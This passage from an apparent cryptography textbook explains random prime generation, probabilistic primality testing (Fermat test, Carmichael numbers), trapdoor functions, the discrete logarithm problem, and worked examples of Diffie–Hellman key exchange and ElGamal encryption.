For asymmetric encryption, the keys are more structured (rather than just raw bytes), but they still need to be generated randomly. Most importantly, asymmetric keys often require very large prime numbers. To generate these primes, an RNG first generates random bytes of the desired length. Then these bytes are treated as a bignum, and the candidate is assessed for primality. If the number is deemed to be a prime, it is passed on for asymmetric key generation. If it is found to be a composite, another random number is generated until a prime is found. This flow is illustrated in figure [8.5](#).




Figure 8.5 Prime numbers are generated by testing random numbers for primality.

The diamond-shaped decision box in the middle denoting the primality test acts like a sort of filter, distinguishing between composite and prime numbers. Each generated random number is put through this box. If it is found to be a composite, another number is generated. If it is found to be prime, it is used for generating the asymmetric key.

The question naturally arises, "How do you know if a given number is prime or composite?" One way is to factorize the number and see if it has any factors other than 1 and itself. Turns out, factorizing large numbers is *hard*. It is not *impossible*. You can simply go through every number between 2 and $\sqrt{N}$ and see if any of them divide N to answer both questions: (1) Is N prime? (2) If not, what are its factors?

However, we are talking about really large numbers here (say, 1,024 bits). Factorizing them is so hard that (as we'll soon see) a

huge chunk of our digital security relies on that problem being tough to solve. How do we then test these numbers for primality before we use them for asymmetric keys?

This is where *probabilistic* primality testing comes in. Prime numbers have certain interesting properties in relation to other numbers. For example, if p is a prime, then for *all* values of a that are smaller than p , the equivalences shown in equation [8.3](#) must hold. Now, do we need to check each and every value of a ? We can start by randomly selecting values of a to check if they satisfy the primality conditions (e.g., Fermat's Little Theorem) with respect to p . As we keep testing more values of a , our confidence increases that p is *probably* a prime. Of course, unless we check every value (up to $\sqrt{p}$), there will always be a nonzero probability that we missed an a that will fail the check for p being prime, but we can check enough values quickly to make the probability of a false positive very small.

FERMAT'S LITTLE THEOREM

If p is a prime number, then for any integer a , the number $a^p - a$ is an integer multiple of p :

Equation 8.3

$$\begin{aligned}a^p &= a \pmod{p} \\a^p - a &= 0 \pmod{p} \\(a)(a^{p-1} - 1) &= 0 \pmod{p}\end{aligned}$$

Because p is prime, if it divides a product ab , it must divide at least one of the factors: that is, either a or b . In this case, a is smaller than prime p ; it cannot divide p (the only integer smaller than prime p that divides it is 1). Therefore, the second factor must be the integer multiple of p :

Equation 8.4

$$\begin{aligned}a^{p-1} - 1 &= 0 \pmod{p} \\a^{p-1} &= 1 \pmod{p}\end{aligned}$$

Testing random candidates for a to see if they satisfy equation [8.4](#) to gain confidence in p being prime is called the *Fermat primality test*. If any value of a does not satisfy the equation, it immediately confirms that p is *not* a prime number (that is, it is a composite). On the other hand, if all the values we keep checking for a continue to satisfy the equation, our confidence in p 's primality keeps increasing.

All prime numbers satisfy Fermat's Little Theorem.

Unfortunately, though, some composite numbers (known as *Carmichael numbers*) also pass the Fermat primality test. For example, 1,105 is a composite number, but many values of a smaller than 1,105 satisfy equation $a^{p-1} \equiv 1 \pmod{p}$. More sophisticated primality tests (such as the Miller–Rabin test) exist that are efficient (that is, build more confidence in primality of p with fewer iterations) and less error-prone. Still, the basic principle of all probabilistic primality tests is similar, as shown in figure 8.6. All primality tests take input p and a parameter that tweaks the number of iterations (and, by extension, the confidence in the result) for the primality test. For each iteration, an RNG is used to generate values for a that are then checked to see if they satisfy the primality conditions with respect to p . If the check fails, p is immediately flagged as a composite. If it succeeds, another a is generated until the desired number of iterations is reached, at which point p is considered likely to be a prime.




Figure 8.6 Basic flow for probabilistic primality tests

There are two RNGs in figure [8.6](#). One is used to generate candidates for p (the RNG box feeding *into* the primality test), and the other is used to generate different values for a (the RNG box *inside* the primality test) to check some condition (e.g., Fermat's Little Theorem) with respect to p .

This concludes our brief tour of prime number generation. If you're curious, you can read more by following up on other probabilistic primality tests (Miller–Rabin, Baillie–PSW, and so on), but it should be clear that RNGs are used to generate

candidate numbers tested for primality. This understanding will be sufficient to help us build our first exploit in the upcoming sections.

8.2.3 Trapdoor functions

Another mathematical concept that plays a crucial role in asymmetric cryptography is the idea of trapdoor functions. We are all familiar with dungeon trapdoors (such as the one guarded by Fluffy in *Harry Potter and the Philosopher's Stone*): they allow anyone to fall through easily, but coming back up is hard without a key (or some help from powerful wizards); see figure [8.7](#). More formally expressed, it's easy to apply trapdoor function f to compute $y = f(x)$, but it's hard to calculate $x = f^{-1}(y)$ without special information t to help in going back, as shown in figure [8.8](#).




Figure 8.7 Going through the trapdoor in reverse is hard without a key.




Figure 8.8 Mapping f 's range values to the domain is hard without special information t .

We don't need to discuss actual trapdoor functions right away. Now that we have covered prime numbers, their generation, and mathematical trapdoor functions, let's look at the two most important types of public-key cryptography and how they build on top of these mathematical ideas.

8.3 Types of public-key cryptography systems

Figure [8.9](#) shows different types of public-key cryptography systems and the kind of mathematical problems they are based on. Most public-key cryptographic systems in practice today are based on the integer factorization problem (that is, how to find prime factors of very large numbers; we will discuss this in further detail when we look at the RSA algorithm) or the discrete logarithm problem (discussed in the next section). Both of these problems are hard to solve (without the trapdoor key) on classical computers that we use every day.




Figure 8.9 Categories of public-key cryptography

In 1994, Peter Shor published an algorithm that can solve both of these problems very efficiently on quantum computers. Quantum computing and its effect on cryptography is a hot topic, and although classical public-key cryptography systems remain susceptible to being broken by breakthroughs in that area (coupled with Shor's algorithm), as of this writing, they do not pose a practical threat, especially for higher key strengths. To put it into perspective, the number of physical qubits¹ needed to break 4,096-bit RSA can potentially be in the millions, but the most powerful quantum computers on the planet have not yet passed the 1,000-qubit mark. Post-quantum

cryptography algorithms also have the added disadvantage of being completely out of the scope of my (Kamran's) mathematical comprehension and are therefore excluded from this book. There is plenty of excellent literature and important, exciting work happening in the field, and you can follow the latest developments via NIST at

<https://csrc.nist.gov/Projects/post-quantum-cryptography/news>.

8.3.1 Discrete logarithms

We have used modular arithmetic in earlier chapters, such as for linear congruential generators in chapter 2. If we use a multiplicative group modulo p where p is a prime number, we end up with some interesting properties. Table [8.1](#) shows exponentiation for every member of the multiplicative group modulo 13. The table shows results for $y = x^n \bmod p$, where rows provide values for x and columns provide values for n , respectively.

Table 8.1 Exponentiation table for multiplicative group

modulo 13

Four rows in table [8.1](#) are highlighted. If you look closely, you'll notice that these rows are special because every element of the multiplicative group modulo 13 (denoted as Z_{13}^*) appears in these rows only once (that is, no element is duplicated). The base values for these rows are known as *generators* of Z_{13}^* . A generator for the multiplicative group mod p is defined as an element g from the set $\{1, 2, \dots, p-1\}$ such that every number in the set can be written as a power of $g \bmod p$. Z_{13}^* has generators (also known as *primitive roots*) 2, 6, 7, and 11. There's even a nifty demonstration of Fermat's Little Theorem, as the last column (for 12) shows $a^{p-1} = 1 \pmod{p}$ in action for $p = 13$.

Let's say we have $y = g^n \bmod p$. Calculating y when g and n are known involves *exponentiation* and is pretty straightforward. On the other hand, given y and g , finding out which n was used for exponentiation is hard and is known as the *discrete logarithm problem* (DLP).

THE DISCRETE LOGARITHM PROBLEM

Given a prime number p , a generator g of Z_p^* , and an element y in that group, the DLP is to find the integer n such that $y = g^n \bmod p$.

DIFFIE–HELLMAN KEY EXCHANGE

Armed with the DLP, we are now ready to understand Diffie–Hellman key exchange (DHKE), which not only revolutionized the world of cryptography in 1976 but continues to be used in critical pieces of digital security, such as key exchanges in Transport Layer Security (TLS). Figure [8.10](#) depicts the basic intuition behind DHKE: Alice and Bob share their public keys over the network and then mix each other’s public keys with their own private keys (which are kept secret) to generate a shared secret (that is, they both arrive at the same value).




Figure 8.10 In DHKE, only the public keys of the participants are shared over the wire.

As the eavesdropper, Eve has access to the public keys of both Alice and Bob and the private keys of neither and will therefore be unable to generate a copy of the shared secret. Extracting a private key from a public key will require solving the DLP. In DHKE, both participants agree on a prime p and a generator g . They then each randomly pick a secret integer n (different for each keypair) from Z_p^* that acts as their private key. The public key for each participant is then the result of calculating $g^n \bmod p$. Recovering the private key therefore requires solving the DLP to determine n . Let's look at an example:

1. Alice and Bob agree to use Z_{13}^* and $g = 7$.
2. Alice chooses her private key, $a = 3$, and sends her public key, $A = g^a \bmod p$ (that is, $A = 7^3 \bmod 13 = 5$), to Bob.
3. Bob chooses his private key, $b = 9$, and sends his public key, $B = g^b \bmod p$ (that is, $B = 7^9 \bmod 13 = 8$), to Alice.
4. Alice calculates shared secret $S = B^a \bmod p$: $S = 8^3 \bmod 13 = 5$.
5. Bob calculates shared secret $S = A^b \bmod p$: $S = 5^9 \bmod 13 = 5$.
6. Alice and Bob now have the same shared secret $S = 5$.

Equation [8.5](#) shows how Bob calculates s using his private key b and Alice's public key A . Equation [8.6](#) shows how Alice calculates s using her private key a and Bob's public key B . Because $g^{ab} = g^{ba}$, the same s is reached in both cases:

Equation 8.5

$$\begin{aligned} A^b \bmod p &= (g^a)^b \bmod p \\ S &= g^{ab} \bmod p \end{aligned}$$

Equation 8.6

$$\begin{aligned} B^a \bmod p &= (g^b)^a \bmod p \\ S &= g^{ba} \bmod p \end{aligned}$$

Figure [8.11](#) visualizes the DHKE using a sequence diagram. The flow should make sense in light of the explanation so far: both Alice and Bob generate their own keypairs, share their public keys, and then perform their private calculations to arrive at a shared secret.

ELGAMAL: ASYMMETRIC ENCRYPTION USING DISCRETE LOGARITHMS

So far, we have only seen how DHKE helps Alice and Bob perform key exchange. We still haven't tackled the problem of how to encrypt text using this key. Taher Elgamal described the ElGamal encryption scheme in 1985, which can be thought of as first performing a DHKE to establish a shared secret s and then encrypting a plaintext message m by multiplying it with s . Let's say Alice has published her public key, and Bob is sending a message to her. Equation [8.7](#) shows how a ciphertext c is calculated using ElGamal encryption. The ciphertext consists of two distinct values—the first is Bob's public DH parameter B ,

and the second is the product of plaintext m with shared secret S :

Equation 8.7

$$\begin{aligned}c &= (c_1, c_2) \\&= (B, m \cdot S \bmod p) \\&= (g^b \bmod p, m \cdot g^{ab} \bmod p)\end{aligned}$$

When decrypting, Alice calculates shared secret S using her private key a and then computes its multiplicative inverse in Z_p^* . The original plaintext is recovered by multiplying c with S^{-1} :

Equation 8.8

$$\begin{aligned}m &= c_2 \cdot S^{-1} \bmod p \\&= m \cdot S \cdot S^{-1} \bmod p\end{aligned}$$

